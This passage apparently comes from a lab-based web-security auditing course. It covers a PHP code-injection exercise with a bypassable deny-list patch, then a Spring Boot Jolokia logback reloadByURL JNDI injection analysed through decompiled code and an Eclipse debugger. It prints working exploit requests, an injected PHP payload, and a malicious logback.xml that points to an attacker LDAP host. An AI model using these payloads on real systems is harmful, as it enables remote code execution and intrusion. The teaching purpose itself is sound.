Update your PoC script to perform the attack in an automated fashion.

Please note that PHP functions that execute commands are not dynamically evaluating code.

4.4.2. Exercise - Poor Patch


target:8080/search/?y=;}phpinfo();die();/*

exploit attempt! Your IP has been logged!

The senior administrator decided to try to patch the bug after they saw active exploitation attempts in the apache log file. They added the following code to `inc/zzz_client.php`:

```
function faulty_patch(){
    $deny_list = Array("/search/", "/form/", "/screen/", "/app/");
    $r=parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
    if(in_array($r, $deny_list)) { die("exploit attempt! Your IP has been
logged!");}
}
faulty_patch();
```

To apply the patch, first stop the container with `./bin/stopd` and then run `./bin/patch` followed by `./bin/startd`.

You will need to wait a few moments for this to complete. You can check the logs of the containers by running `./bin/checkstatus`:

To revert back the patch, run the `./bin/stopd` script and then `./bin/unpatch`.

Attempt to bypass this patch with the same injection into the `search.html` file. A hint has already been provided in the course material!

Update your PoC script to perform the attack in an automated fashion.

4.5. Exercise - Shortest Path to Rome

Find an alternate path that can trigger the same bug unauthenticated. Feel free to use online resources and document the call stack you used to reach the bug.

5. Module 2 – Spring Boot Actuators Jolokia reloadByURL JNDI Injection

Key learning objectives:

- Java debugging setup
    - JD-Eclipse plugin
    - JVM installation
- Java debugging skills
    - Breakpoints
    - Stepping in/out/over
    - Call stacks
- Java auditing skills
    - Open type hierarchy
    - Open call hierarchy
- Tracing Java code statically
- JNDI Injection Vulnerabilities
- Introduction to Java deserialization

Identifiers:

- CVE-2018-3149

5.1. Getting Started

Start the module with `./bin/startd`. You can then check the status of the container by running the `./bin/checkstatus` command. At this point you should be able to access the web interface at from the attackers machine:

URI	Endpoint	Username	Password
http://target:8080/	/jolokia/	N/A	N/A

5.2. Triggering the Vulnerability

Michael Stepankin wrote a valuable blog post sharing details about the vulnerability and has provided a PoC that we can use as a starting point to discover where the vulnerability is within the source code.

That PoC request is:

```
http://target:8090/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.lo
gback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/<attacker>!/logback.xml
```

The above request will make a request to the attackers supplied server:

```
<configuration>
  <insertFromJNDI env-entry-name="ldap://attacker.tld:1389/jndi" as="appName" />
</configuration>
```

The **attacker.tld** string is where the attacker supplies their server(s). The first outbound request is using the HTTP protocol and the second is using the LDAP protocol. It's also possible to use an RMI server here, which will be discussed later in this module.

5.3. Static Vulnerability Analysis

Since we know the vulnerability is triggered from calling the `reloadByURL` method, we can unzip and decompile all of the classes inside of the `logback-classic-1.1.11.jar` file and grep for that method.

```
student@target:~/module-2/docker/code$ unzip -q -d logback-classic logback-
classic-1.1.11.jar

student@target:~/module-2/docker/code$ grep -ir "reloadByURL" logback-classic
Binary file logback/ch/qos/logback/classic/jmx/JMXConfiguratorMBean.class matches
Binary file logback/ch/qos/logback/classic/jmx/JMXConfigurator.class matches
student@target:~/module-2/docker/code$
```

By decompiling the `JMXConfigurator` class, we see the following code:


```
  public void reloadByURL(URL url)
    throws JoranException
  {
    // Byte code:
    //   0: new 209 ch/qos/logback/core/status/StatusListenerAsList
    //   3: dup
    //   4: invokespecial 211   ch/qos/logback/core/status/StatusListenerAsList:
<init>  ()V
    //   7: astore_2
    //   8: aload_0
    //   9: aload_2
    //   10: invokevirtual 212
ch/qos/logback/classic/jmx/JMXConfigurator:addStatusListener
(Lch/qos/logback/core/status/StatusListener;)V
    //   13: aload_0
    //   14: new 60 java/lang/StringBuilder
    //   17: dup
    //   18: ldc -42
    //   20: invokespecial 64   java/lang/StringBuilder:<init>
(Ljava/lang/String;)V
    //   23: aload_0
    //   24: getfield 42
ch/qos/logback/classic/jmx/JMXConfigurator:loggerContext
Lch/qos/logback/classic/LoggerContext;
```

```
    //   27: invokevirtual 73   ch/qos/logback/classic/LoggerContext:getName
()Ljava/lang/String;
    //   30: invokevirtual 67   java/lang/StringBuilder:append
(Ljava/lang/String;)Ljava/lang/StringBuilder;
    //   33: invokevirtual 80   java/lang/StringBuilder:toString
()Ljava/lang/String;
    //   36: invokevirtual 175  ch/qos/logback/classic/jmx/JMXConfigurator:addInfo
(Ljava/lang/String;)V
    //   39: aload_0
    //   40: getfield 42
ch/qos/logback/classic/jmx/JMXConfigurator:loggerContext
Lch/qos/logback/classic/LoggerContext;
    //   43: invokevirtual 216  ch/qos/logback/classic/LoggerContext:reset  ()V
    //   46: aload_0
    //   47: aload_2
    //   48: invokevirtual 212
ch/qos/logback/classic/jmx/JMXConfigurator:addStatusListener
(Lch/qos/logback/core/status/StatusListener;)V
    //   51: aload_1
    //   52: ifnull +82 -> 134
    //   55: new 219    ch/qos/logback/classic/joran/JoranConfigurator
    //   58: dup
    //   59: invokespecial 221  ch/qos/logback/classic/joran/JoranConfigurator:
<init>  ()V
    //   62: astore_3
    //   63: aload_3
    //   64: aload_0
    //   65: getfield 42
ch/qos/logback/classic/jmx/JMXConfigurator:loggerContext
Lch/qos/logback/classic/LoggerContext;
    //   68: invokevirtual 222
ch/qos/logback/classic/joran/JoranConfigurator:setContext
(Lch/qos/logback/core/Context;)V
    //   71: aload_3
    //   72: aload_1
    //   73: invokevirtual 226
ch/qos/logback/classic/joran/JoranConfigurator:doConfigure  (Ljava/net/URL;)V
// 1
```

Unfortunately for us, this method only decompiles to bytecode with the JD-GUI, but that doesn't stop us from performing an analysis on it.

Upon close inspection at *[1]* we see that the `doConfigure` method stands out because it is the first method that is using the supplied URL. We can navigate out of the jmx directory and into the joran directory to find the `JoranConfigurator` class.

Side note: You may have better luck decompiling with the fernflower decompiler provided with Intellij IDEA.




```
import ch.qos.logback.classic.spi.PlatformInfo;
import ch.qos.logback.classic.util.DefaultNestedComponentRules;
import ch.qos.logback.core.joran.JoranConfiguratorBase;
import ch.qos.logback.core.joran.action.AppenderRefAction;
import ch.qos.logback.core.joran.action.IncludeAction;
import ch.qos.logback.core.joran.action.NOPAction;
import ch.qos.logback.core.joran.conditional.ElseAction;
import ch.qos.logback.core.joran.conditional.IfAction;
import ch.qos.logback.core.joran.conditional.ThenAction;
import ch.qos.logback.core.joran.spi.DefaultNestedComponentRegistry;
import ch.qos.logback.core.joran.spi.ElementSelector;
import ch.qos.logback.core.joran.spi.RuleStore;

public class JoranConfigurator
  extends JoranConfiguratorBase<ILoggingEvent>
{
  public void addInstanceRules(RuleStore rs)
```

It's interesting to note that the `JoranConfigurator` class is sub classed from `JoranConfiguratorBase`. Let's hunt for that class.

```
student@target:~/module-2/docker/code$ unzip -q -d logback-core logback-core-
1.1.11.jar

student@target:~/module-2/docker/code$ find logback-core -name
"JoranConfiguratorBase.class"
logback-core/ch/qos/logback/core/joran/JoranConfiguratorBase.class
```

We can open this class with our JD-GUI app and inspect it:



```
import ch.qos.logback.core.joran.spi.Interpreter;
import ch.qos.logback.core.joran.spi.RuleStore;
import java.util.HashMap;
import java.util.Map;

public abstract class JoranConfiguratorBase<E>
  extends GenericConfigurator
{
```

Again, we can see it is sub-classed from `GenericConfigurator`. Let's click on that class and inspect it.

```
    public final void doConfigure(URL url)
     throws JoranException
   {
     InputStream in = null;
     try
     {
       informContextOfURLUsedForConfiguration(getContext(), url);
       URLConnection urlConnection = url.openConnection();

       urlConnection.setUseCaches(false);

       in = urlConnection.getInputStream();
       doConfigure(in, url.toExternalForm());  // 1
       String errMsg;
       String errMsg;
       String errMsg;
```

```
        return;
    }
```


At *[1]* the code calls another `doConfigure` method with the input response stream from our supplied URL as the in variable. At this point, we can trigger a Server Side Request Forgery (SSRF) vulnerability using an attacker supplied URL.

Beyond this point of static analysis, it's very likely we will get lost in the source code due to the level of abstraction. In order to analyze further, we are going to have to use dynamic analysis with a Java debugger.

We will continue the analysis in the next section.

5.4. Dynamic Analysis


To begin, open up eclipse and the `module-2` project that has been provided for you. Then, set a breakpoint on line 53 inside of the `doConfigure` method within the `GenericConfigurator` class.


Resource - ch.qos.logback.core.joran.GenericConfigurator - Eclipse Platform
File Edit Navigate Search Project Run Window Help
Project Explorer
module-2
src
JRE System Library [jdk1.8.0_60]
spring-boot-actuator-1.4.7.RELEASE.jar - /home/student
logback-classic-1.1.11.jar - /home/student/module-2/do
logback-core-1.1.11.jar - /home/student/module-2/dock
ch.qos.logback.core
ch.qos.logback.core.boolex
ch.qos.logback.core.db
ch.qos.logback.core.db.dialect
ch.qos.logback.core.encoder
ch.qos.logback.core.filter
ch.qos.logback.core.helpers
ch.qos.logback.core.hook
ch.qos.logback.core.html
ch.qos.logback.core.joran
GenericConfigurator.class
JoranConfiguratorBase.class
Outline
GenericConfigurator
GenericConfigurator()
beanDescriptionCache : BeanDescriptionCache
interpreter : Interpreter
doConfigure(URL) : void
doConfigure(String) : void
doConfigure(File) : void
informContextOfURLUsedForConfiguration(Context, UR
GenericConfigurator.class
Tasks
Type Hierarchy
ViewStatusMessagesServletBase
AsyncAppenderBase<E>
AsyncAppender
ContextBase
LoggerContext
CLEAR
SDF
serialVersionUID
SUBMIT

```
/*      */   public final void doConfigure(URL url)
/*      */     throws JoranException
/*      */   {
/*   44 */     InputStream in = null;
/*      */     try {
/*   46 */       informContextOfURLUsedForConfiguration(getContext(), url);
/*   47 */       URLConnection urlConnection = url.openConnection();
/*      */ 
/*      */ 
/*   50 */       urlConnection.setUseCaches(false);
/*      */ 
/*   52 */       in = urlConnection.getInputStream();
/*   53 */       doConfigure(in, url.toExternalForm());
/*      */       String errMsg;
/*      */       String errMsg; String errMsg; return; } catch (IOException ioe) { err
/*   56 */       addError(errMsg, ioe);
/*   57 */       throw new JoranException(errMsg, ioe);
/*      */     } finally {
/*   59 */       if (in != null) {
/*      */         try {
/*   61 */           in.close();
/*      */         } catch (IOException ioe) {
/*   63 */           errMsg = "Could not close input stream";
/*   64 */           addError(errMsg, ioe);
/*   65 */           throw new JoranException(errMsg, ioe);
/*      */         }
```


```
ch.qos.logback.classic - /home/student/module-2/docker/code/logback-classic-1.1.11.jar
```

Now, you will need to click into the debug view and run the remote debugger.


Debug - ch.qos.logback.core.joran.GenericConfigurator - Eclipse Platform
File Edit Navigate Search Project Run Window Help
1 debug
Debug As
Debug Configurations...
Organize Favorites
Debug
Resource
Debug
Breakpoints

```
enericConfigurator [line: 53] - doConfigure(URL)
```

Once you have done this, you should be successfully debugging the `module-2` application!



Debug - ch.qos.logback.core.joran.GenericConfigurator - Eclipse Platform

```
debug [Remote Java Application]
  Java HotSpot(TM) 64-Bit Server VM[localhost:8000]
    Thread [DestroyJavaVM] (Running)
    Daemon Thread [http-nio-0.0.0.0-8090-AsyncTim
    Daemon Thread [http-nio-0.0.0.0-8090-Acceptor-
    Daemon Thread [http-nio-0.0.0.0-8090-ClientPolle
    Daemon Thread [http-nio-0.0.0.0-8090-exec-10] (
    Daemon Thread [http-nio-0.0.0.0-8090-exec-9] (R
    Daemon Thread [http-nio-0.0.0.0-8090-exec-8] (R
    Daemon Thread [http-nio-0.0.0.0-8090-exec-7] (R
    Daemon Thread [http-nio-0.0.0.0-8090-exec-6] (R
```

```
[✓] GenericConfigurator [line: 53] - doConfigure(URL)
[ ] JolokiaMvcEndpoint [line: 87] - JolokiaMvcEndpoint
[ ] InitialContext [entry] - lookup(String)
```

Note here you can see the thread stack of the application. Now we are going to switch to your host machine and trigger the vulnerability from your proxy tool. To ensure that we hit our breakpoint, we need to configure our attackers environment.

Ensure that you have a logback.xml file with the following contents. Here my attacker VM IP address is `172.16.175.196`, yours will be different.


```
student@target:~/attack$ cat logback.xml
<configuration><insertFromJNDI env-entry-name="ldap://172.16.175.196:1389/jndi"
as="appName"/></configuration>
```

For now, it's not important to have the port 1389 open, as we are just attempting to reach the breakpoint in order to debug further. Now that we have our `logback.xml` file set, we are ready to start a web server so that your target VM can reach the `logback.xml` file.

```
student@target:~/attack$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 ...
```

Once you have done that, you can attempt to trigger the vulnerability. Here I am using the IP address `172.16.175.196` as the attacking host:


```
GET
/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.
JMXConfigurator/reloadByURL/http:!/!/172.16.175.196:9090!/logback.xml HTTP/1.1
Host: target:8080
Connection: close
```



```
GET
/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/172.16.175.196:9090!/logback.xml HTTP/1.1
Host: target:8090
Connection: close
```

Waiting

If all is successful, you should be able to see that the request is "waiting", which is because the target VM has triggered the breakpoint! Switching back to eclipse, we should see that we hit the breakpoint.


Debug - ch.qos.logback.core.joran.GenericConfigurator - Eclipse Platform
File Edit Source Refactor Navigate Search Project Run Window Help
Debug
Resou
Debug
Variables
Breakpoints
GenericConfigurator.class
GenericConfigurator.class
Outline
Console
Tasks

```
Daemon Thread [http-nio-0.0.0.0-8090-exec-7] (S
  owns: NioEndpoint$NioSocketWrapper  (id=95)
  JoranConfigurator(GenericConfigurator).doConfi
  JMXConfigurator.reloadByURL(URL) line: 145
  NativeMethodAccessorImpl.invoke0(Method, O
  NativeMethodAccessorImpl.invoke(Object, Obj
  DelegatingMethodAccessorImpl.invoke(Object,
  Method.invoke(Object, Object...) line: 497
  Trampoline.invoke(Method, Object, Object[]) lir
  NativeMethodAccessorImpl.invoke0(Method, O
  NativeMethodAccessorImpl.invoke(Object, Obj
  DelegatingMethodAccessorImpl.invoke(Object,
```

```
☑ GenericConfigurator [line: 53] - doConfigure(URL)
☐ JolokiaMvcEndpoint [line: 87] - JolokiaMvcEndpoint
☐ InitialContext [entry] - lookup(String)
```


```
/*      */
/*  52 */       in = urlConnection.getInputStream();
/*  53 */       doConfigure(in, url.toExternalForm());
/*      */       String errMsg;
/*      */       String errMsg; S
/*  56 */       addError(errMsg,
/*  57 */       throw new JoranE
/*      */     } finally {
```

```
GenericConfigurator
  GenericConfigurator()
```

```
url= URL  (id=114)
  authority= "172.16.175.196:9090" (id=118)
  file= "/logback.xml" (id=120)
  handler= Handler  (id=123)
http://172.16.175.196:9090/logback.xml
```

No consoles to display at this time.

From this point forward, we will step into the `doConfigure` method and then step into the next `doConfigure` method.



